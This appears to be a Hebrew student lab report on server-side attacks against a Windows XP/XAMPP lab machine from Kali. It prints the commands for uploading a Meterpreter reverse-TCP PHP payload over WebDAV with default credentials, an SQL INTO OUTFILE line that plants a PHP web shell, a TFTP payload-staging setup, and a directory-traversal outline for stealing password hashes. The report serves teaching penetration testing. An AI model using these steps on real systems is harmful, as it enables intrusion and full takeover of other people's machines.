ניסויים מפרק 8- תקיפות צד שרת

שם המגיש+ ת"ז : גיא אבן , 318911963.

תוכן עניינים

המערכות וכתובות ה-IP שלהן:

Kali Linux 1.0.6- 10.100.102.85

Windows XP- 10.100.102.89

Ubuntu- 10.100.102.88

Exploiting WebDAV Default Credentials

מבוא: בניסוי זה נראה ניצול פרצה בשרת ה-web שהותקן במכונת ה-XP כלומר XAMPP, המאפשר תמיכה בפרוטוקול WebDAV. WebDAV הוא פרוטוקול HTTP המאפשר למשתמשים לגשת ולנהל קבצים וספריות מרחוק. הוא משמש לעתים קרובות על ידי שרתים שיתופיים ומערכת ניהול תוכן. ההתקנה של XAMPP על וינדוס XP משתמשת בברירת המחדל של אישורי ההתחברות עבור תיקיית WebDAV . פגיעות ברירת המחדל של WebDAV מתרחשת כאשר שרת WebDAV מוצמד עם חשבונות משתמש ו/או סיסמאות ברירת מחדל. חשבונות ברירת מחדל אלו הם בדרך כלל ידועים לציבור, מה שהופך אותם ליעילים לשימוש על ידי האקרים. בספר ידוע לנו שההתחברות עבור XAMPP היא wamp:xampp ולכן בעזרת מידע זה נוכל לעלות מה שנרצה ל WebDAV , בהתחלה נראה כי אנחנו מצליחים להכניס סתם טקסט ואח"כ נבנה payload עם סקריפט בשפת php שאיתה נוכל לפרוץ למערכת הקורבן. שפת php היא שפת תכנות דינמית המיועדת בעיקר לתכנות יישומי אינטרנט בצד השרת. XAMPP היא תשתית תוכנה חופשית בקוד פתוח המאפשרת להריץ שרת אינטרנט מקומי במחשב אישי, כלי שימושי מאוד עבור מפתחי אתרים ושירותים. היא מאפשרת להם לפתח ולבדוק את הקוד שלהם ללא צורך להעלות אותו לאינטרנט.

Apache היא תוכנת שרת אינטרנט(HTTP server). משמעות הדבר היא שהיא זו שמגישה לנו את התכנים שאנחנו רואים באתרים רבים שאנחנו מבקרים בהם. היא אחראית על העברת דפי האינטרנט, תמונות, קטעי וידאו וכל דבר אחר מהשרת למחשב או לטלפון.

Metasploit Framework היא מסגרת בדיקות חדירה קוד פתוח פופולרית שניתן להשתמש בה למגוון פעילויות אבטחה כמו: ניצול פגיעויות, יצירת payload, סריקה וספירת מטלות, ניצול הרשאות ופוסט ניצול. תכונות עיקריות: ארכיטקטורה מודולרית, ממשק שורת פקודה ע"י msfconsole, ממשק משתמש גרפי ותיעוד מקיף.


Msfvenom הוא כלי קוד פתוח המופץ עם Metasploit Framework. הוא משמש ליצירת Payloads ובדרך כלל נשתמש בו כדי להעניק למתקיף גישה מרחוק למחשב המותקף. כמו כן, ניתן גם להשתמש במספר טכניקות כדי להסתיר את הPayloads, מה שמקשה על אנטי-וירוסים לזהות אותם. הוא כלי רב עוצמה שניתן להשתמש בו למגוון מטרות. הוא יכול לשמש על ידי מומחי אבטחה כדי לבחון את חוסן מערכות מחשב, אך הוא יכול גם לשמש על ידי מתקיפים כדי לפרוץ למחשבים. לכן, חשוב להשתמש בו בצורה אחראית ובטוחה.

נשתמש ב multi/handler כדי לתפוס את מערכת הקורבן, הוא מודול ב-Metasploit שבו משתמשים כדי להאזין לחיבורים נכנסים מהמטענים של Metasploit. זה שימושי כאשר נרצה להפעיל ניצול על מערכת מרחוק, אך איננו בטוחים באיזו פורט הוא ייפתח (למרות שבניסוי כן נגדיר את הפורט).


בסוף הניסוי נראה כי נקבל גישה על ידי Meterpreter , Meterpreter הוא מטען מתקדם רב עוצמה הקשור לבדיקות החדירה Metasploit Framework. הוא מספק לתוקפים מעטפת אינטראקטיבית על מערכת שנפגעה, המאפשרת להם לבצע מגוון פעילויות של מודיעין והפעלה לאחר חדירה.

תיאור מהלך ביצוע הניסוי:


תחילה נרצה לראות כי עבור קובץ פשוט נוכל לעלות אותו. ניצור קובץ טקסט test.txt שבו תופיע המילה test , לאחר מכן ניכנס לשרת של מערכת הקורבן windows XP כלומר לIP שלו עם פרוטוקול WebDAV בעזרת החשבון של XAMPP כאשר החיבור הוא בעזרת שם המשתמש והסיסמא הידועים לנו wampp:xampp. כאשר נתחבר נעלה את הקובץ test.txt שהכנו לאותו שרת.



כמו שנוכל לראות אם נכנס לשרת של מערכת הקורבן windows XP כלומר לIP שלו תחת הפרוטוקול WebDAV עם שם הקובץ שאכן הקובץ עלה והטקסט שהכנסנו אליו מופיע (test)



מכיוון שהקובץ test.txt מופיע תחת אותו IP של מערכת הקורבן נוכל לראות זאת גם במערכת הקורבן עצמה (בפועל לא תהיה לנו גישה אל מערכת הקורבן האמיתית אך כאן בניסוי נוכל לראות שאכן הקובץ קיים בלי קשר למערכת ממנה נכנסים)




לאחר שמצאנו כי היוזר יכול לעלות קובץ טקסט לשרת, נרצה לראות אם נוכל לעלות בעזרת היוזר סקריפט שלאחר מכן נוכל להריץ אותו. נבנה קובץ test.php פשוט שבו נרשום סקריפט שידפיס את המילה test . נתחבר שוב ונעלה אותו.


```
root@kali:~# echo "<?php echo "test"; ?>" > test.php
root@kali:~# cat test.php
<?php echo test; ?>
root@kali:~# cadaver http://10.100.102.89/webdav
Authentication required for XAMPP with WebDAV on server `10.100.102.89':
Username: wampp
Password:
dav:/webdav/> put test.php
Uploading test.php to `/webdav/test.php':
Progress: [==============================>] 100.0% of 20 bytes succeeded.
dav:/webdav/>
```

כאשר נחפש את הקובץ בשרת של מערכת הקורבן בפרוטוקול WebDAV נוכל לראות כי בעזרת אותו יוזר אנו יכולים לעלות סקריפט שאכן יכול לבצע פעולות ושלא הדפיס את התוכן של הקובץ כטקסט, את פירצה זו נוכל לנצל!

אם Apache מותקן במערכת הקורבן כהתקן מערכת, תהיה לנו הרשאות מערכת שתאפשר לנו גישה לכל המערכת, אחרת תהיה לנו גישה לפי היוזר שאיתו נתחבר



שוב נוכל לראות כי גם במערכת הקורבן יש את ההדפסה הזו, כלומר נוכל לוודא שהסקריפט באמת עבד לא משנה מאיזה מערכת התחברנו.



נשתמש במערכת Msfvenom המאפשרת ג'נרוט(generate) payloads בהתאמה אישית למכונת קורבן ספציפית. נשתמש בה כדי ליצור payload מ Metasploit כדי שנעלה אותה לשרת.

נבחר ב payload הזה php/meterpreter/reverse_tcp, payload זה מדורג שנועד להקים חיבור TCP הפוך משרת PHP נגוע חזרה למכונה של התוקף. הוא מעניק לתוקף גישה ל-Meterpreter, שהוא כלי post-exploit רב עוצמה במסגרת מסגרת Metasploit.

תכונת הדירוג שלו מתוארת בכך שהוא מוריד קוד נוסף בשלבים כך שתוכנת האנטי וירוס תמצא אותו בסבירות יותר נמוכה.

TCP הפוך, מתואר בכך שהחיבור מתחיל מהשרת הנגוע, מה שעוזר לעקוף חומות אש שעשויות לחסום חיבורים נכנסים.

נבחר ב payload שרשמנו ונבדוק את האופציות שבעזרתן נוכל להשתמש בו.

כפי שניתן לראות נשנה את LHORT להיות ה IP של המערכת הקורבן ואת LPORT נבחר להיות 2323 שהוא פורט TCP המשמש בדרך כלל על ידי שרתים המפעילים את פרוטוקול WebDAV .

```
root@kali:~# msfvenom -p php/meterpreter/reverse_tcp -o
[*] Options for payload/php/meterpreter/reverse_tcp


       Name: PHP Meterpreter, PHP Reverse TCP Stager
     Module: payload/php/meterpreter/reverse_tcp
   Platform: PHP
       Arch: php
Needs Admin: No
 Total size: 1303
       Rank: Normal

Provided by:
    egypt <egypt@metasploit.com>

Basic options:
Name   Current Setting  Required  Description
----   ---------------  --------  -----------
LHOST                   yes       The listen address
LPORT  4444             yes       The listen port

Description:
  Reverse PHP connect back stager with checks for disabled functions,
  Run a meterpreter server in PHP
```

נכין את ה payload שאנו רוצים עם הגדרת מערכת הקורבן והפורט ונשמור את זה בפורמט raw כי אותו payload הוא בפורמט php וכל זה נשמור לקובץ meterpreter.php

נתחבר שוב ונעלה את הקובץ שיצרנו, נוכל לראות שבאמת הקובץ קיים בשרת של מערכת הקורבן עם הפרוטוקול WebDAV

```
root@kali:~# msfvenom -p php/meterpreter/reverse_tcp LHOST=10.100.102.85 LPORT=2
323 -f raw  > meterpreter.php
root@kali:~# cadaver http://10.100.102.89/webdav
Authentication required for XAMPP with WebDAV on server `10.100.102.89':
Username: wampp
Password:
dav:/webdav/> put meterpreter.php
Uploading meterpreter.php to `/webdav/meterpreter.php':
Progress: [=============================>] 100.0% of 1316 bytes succeeded.
dav:/webdav/> ls
Listing collection `/webdav/': succeeded.
        index.html                          313  Aug  5  2009
        meter3.php                         1116  Dec 10  2018
        meterpreter.php                    1316  Jan  3 06:57
        test.php                             20  Jan  2 09:52
        test.txt                              5  Jan  2 08:50
        webdav.txt                          277  Aug  5  2009
dav:/webdav/> exit
Connection to `10.100.102.89' closed.
root@kali:~# msfcosole
bash: msfcosole: command not found
root@kali:~# msfconsole
```

נפעיל את המערכת Metasploit ע"י הרצת הפקודה msfconsole


```
root@kali:~# msfconsole
[-] Failed to connect to the database: could not connect to server: Connection r
efused
        Is the server running on host "localhost" (::1) and accepting
        TCP/IP connections on port 5432?
could not connect to server: Connection refused
        Is the server running on host "localhost" (127.0.0.1) and accepting
        TCP/IP connections on port 5432?


                _---------.
             .' #######   ;."
  .---,.    ;@             @@`;   .---,..
." @@@@@'.,'@@            @@@@@',.'@@@@ ".
'-.@@@@@@@@@@@@@          @@@@@@@@@@@@@ @;
   `.@@@@@@@@@@@@        @@@@@@@@@@@@@@@ .'
     "--'.@@@  -.@        @ ,'-   .'--"
          ".@' ; @       @ `.  ;'
            |@@@@ @@@     @    .
             ' @@@ @@   @@    ,
              `.@@@@    @@   .
                ',@@     @   ;          _____________
                (   3 C    )     /|___ / Metasploit! \
                ;@'. __*__,."    \|--- \_____________/
```

```
  .---,.    ;@             @@`;   .---,..
." @@@@@'.,'@@            @@@@@',.'@@@@ ".
'-.@@@@@@@@@@@@@          @@@@@@@@@@@@@ @;
   `.@@@@@@@@@@@@        @@@@@@@@@@@@@@@ .'
     "--'.@@@  -.@        @ ,'-   .'--"
          ".@' ; @       @ `.  ;'
            |@@@@ @@@     @    .
             ' @@@ @@   @@    ,
              `.@@@@    @@   .
                ',@@     @   ;          _____________
                (   3 C    )     /|___ / Metasploit! \
                ;@'. __*__,."    \|--- \_____________/
                  '(.,....."/


Large pentest? List, sort, group, tag and search your hosts and services
in Metasploit Pro -- type 'go_pro' to launch it now.

       =[ metasploit v4.8.2-2014010101 [core:4.8 api:1.0]
+ -- --=[ 1246 exploits - 678 auxiliary - 198 post
+ -- --=[ 324 payloads - 32 encoders - 8 nops

msf > use multi/handler
msf exploit(handler) > set payload php/meterpreter/reverse_tcp
```

נשתמש ב multi/handler נכניס את הpayload שבו רצינו להשתמש ונגדיר שוב את הIP של מערכת הקורבן והפורט

```
msf > use multi/handler
msf exploit(handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 10.100.102.85
LHOST => 10.100.102.85
msf exploit(handler) > set LPORT 2323
LPORT => 2323
```

נריץ את הקובץ שהעלנו meterpreter.php ונוכל לראות שאכן הוא מוכן (לא נתן שגיאה שלא קיים סשן פתוח)



#

וע"י פקודה exploit יפתח לנו סשן של meterpreter, נרשום את הפקודה getuid המספקת את שם המשתמש הנוכחי, נוכל לראות שיש לנו משתמש מערכת, כלומר יש לנו גישה לכל פרט במערכת ונוכל לעשות בה כרצוננו.

```
msf exploit(handler) > exploit

[*] Started reverse handler on 10.100.102.85:2323
[*] Starting the payload handler...
[*] Sending stage (39848 bytes) to 10.100.102.89
[*] Meterpreter session 1 opened (10.100.102.85:2323 -> 10.100.102.89:1110) at 2
024-01-03 07:02:45 -0500

meterpreter > getuid
Server username: SYSTEM (0)
```

Exploiting Open phpMyAdmin

מבוא: בניסוי זה נראה ניצול פרצה בשרת ה-web שהותקן במכונת ה-XP כלומר XAMPP, המאפשר תמיכה בphpMyAdmin. phpMyAdmin הוא כלי ניהול מסדי נתונים מבוסס PHP המשמש לניהול מסדי נתונים MySQL. כמו לApache לשרת של MySQL יהיו הרשאות מערכת או הרשאות לפי היוזר שאיתו הצלחנו להיכנס. בדומה להתקפה הקודמת עם שימוש ב WebDAV נשתמש בMySQL כדי לכתוב סקריפט בשרת ה web במטרה לקבל shell מרחוק. MySQL מסד נתונים יחסי ורב משתמשים מבוסס שפת SQL, MySQL פועלת בצד שרת.

בניסוי זה נשתמש ב TFTP שבמכונת הקורבן, פרוטוקול זה דומה ל FTP אך הוא מאפשר העברת קבצים באופן לא אינטרקטיבי. בנוסף, נשתמש בשירות Atftpd , שירות זה הוא שירות פתוח ומקור פתוח המאפשר להעביר קבצים בין מחשבים שונים ברשת, ללא צורך להגדיר חשבונות משתמשים או סיסמאות.

מערכת הקורבן תהיה עדיין Windows XP.


כפי שהסברנו בסעיף הקודם, XAMPP היא תשתית תוכנה חופשית בקוד פתוח המאפשרת להריץ שרת אינטרנט מקומי במחשב אישי, כלי שימושי מאוד עבור מפתחי אתרים ושירותים. היא מאפשרת להם לפתח ולבדוק את הקוד שלהם ללא צורך להעלות אותו לאינטרנט.

שפת php היא שפת תכנות דינמית המיועדת בעיקר לתכנות יישומי אינטרנט בצד השרת.

Apache היא תוכנת שרת אינטרנט(HTTP server). משמעות הדבר היא שהיא זו שמגישה לנו את התכנים שאנחנו רואים באתרים רבים שאנחנו מבקרים בהם. היא אחראית על העברת דפי האינטרנט, תמונות, קטעי וידאו וכל דבר אחר מהשרת למחשב או לטלפון.

תיאור מהלך ביצוע הניסוי:

נכנס לשרת של ה IP של מכונת הקורבן ונרשום phpMyAdmin , בעזרת אתר זה נוכל לרשום סקריפט כדי לשלוף מידע.




בחלק של הsql נרשום את השורה הבאה


SELECT "<?php system($_GET['cmd']); ?>" into outfile "C:\\xampp\\htdocs\\shell.php"

בחלק הזה בסקריפט <?php system($_GET['cmd']); ?> נשתמש כדי לקחת את הפרמטר cmd מה URL ונריץ אותו בעזרת פקודת system()


והחלק הזה בסקריפט C:\\xampp\\htdocs\\shell.php מצביע על המיקום הדיפולטיבי של הApache של XAMPP במערכת הקורבן windows XP




נריץ על ידי הלחיצה על go



נחפש את הקובץ החדש הנוסף, כמו שניתן לראות לא נתנו שום פרמטר לאחר cmd ולכן נצטרך לתת פרמטר שאיתו נריץ במכונת הקורבן (נרשום זאת כמו שהיינו רושמים את הפקודה במכונת הקורבן).



אם נכניס לדוגמא את הפרמטר ipconfig נקבל את הקונפיגורציה של הIP במכונת הקורבן




עד עכשיו הצלחנו לקבל פרטים על מערכת הקורבן, אך הגישה לפרטים אלה קצת מסורבלת מכיוון שאם היינו רוצים לעשות דברים אחרים היינו יוצרים פקודה מאוד ארוכה ולכן נעדיף ליצור קובץ מארח במכונת התוקף ובעזרת שימוש php shell נוכל למשוך מהשרת הweb .

נשתמש ב TFTP שבמכונת הקורבן, פרוטוקול זה דומה ל FTP אך הוא מאפשר העברת קבצים באופן לא אינטרקטיבי. בנוסף נשתמש בשירות Atftpd , שירות זה הוא שירות פתוח ומקור פתוח המאפשר להעביר קבצים בין מחשבים שונים ברשת, ללא צורך להגדיר חשבונות משתמשים או סיסמאות.

נרשום את הפקודה תחת שימוש בדגל של daemon , שאומר בעצם שהתוכנית תרוץ מאחורי הקלעים באופן עצמאי, ונקשר את המכונה התוקפת עם תיקייה tmp המשמשת להעברת קבצים

```
File  Edit  View  Search  Terminal  Help
root@kali:~# atftpd --daemon --bind-address 10.100.102.85 /tmp
root@kali:~#
```

לאחר העברת הקובץ meterpreter.php לתיקייה tmp, נריץ את הכתובת הבאה שבעצם תמשוך את הקובץ הזה לתיקייה Apache במכונת הקורבן וכך תיתן לנו גישה ל meterpreter shell משרת הweb בעזרת גישה לשרת MySQL לעלות קבצים



Downloading Sensitive Files

מבוא: בניסוי זה נראה ניצול חולשה בשרת Zervit שהותקן במכונת הקורבן windows XP. בשרת זה קיימת האפשרות ל- traversal directory, היינה התקפה נגד יישום אינטרנט שמטרתה גישה לא מורשית אל מערכת הקבצים. היא מתבצעת על ידי שימוש בתווים מיוחדים כדי לעקוף את אימות הנתונים של היישום ולהתגבר על הגבלות הגישה למערכת הקבצים. תוכנה זו (Zervit) היא שרת web פשוט שמטרתו לאפשר למשתמשים ברשת לנווט במערכת הקבצים שלו ולהוריד קבצים למחשב הלוקאלי.
בניסוי נשתמש ב Zervit 0.4 ,תוכנת שרת הweb הזו חשופה לבעיות אבטחה הכוללות: buffer overflow שמתרחש כאשר תוכנית מנסה לכתוב יותר נתונים לתוך באפר בעל אורך קבוע (אזור אחסון זמני בזיכרון) ממה שהוא יכול להכיל. (זה יכול לגרום לנתונים הנוספים לכתוב מעל מיקומי זיכרון סמוכים, מה שעלול לפגוע בנתונים חשובים או להפעיל קוד זדוני). ו- local file inclusion vulnerability המאפשרת לתוקף לגרום ליישום אינטרנט לכלול ולהפעיל קבצים מהמערכת הפעלה המקומית. זה יכול לאפשר להם לגשת למידע רגיש או לבצע קוד אקראי במערכת.

בניסוי נראה שנוכל לקבל את ערכי התמצות של הסיסמאות בMD5 שהיא פונקציה קריפטוגרפית. נוכל לנצל את החולשה שלה שהיא אינה נחשבת בטוחה עוד למטרות קריפטוגרפיות. מכיוון שהיא נמצאת פגיעה להתנגשויות, שבהן כניסות שונות יכולות לייצר את אותו ערך חתימה. זה הופך את זה אפשרי עבור תוקפים ליצור קבצים זדוניים שיש להם את אותו ערך חתימה כמו קובץ לגיטימי. בפרק 9 נוכל להשתמש בפגיעות כדי לפענח את הסיסמאות.

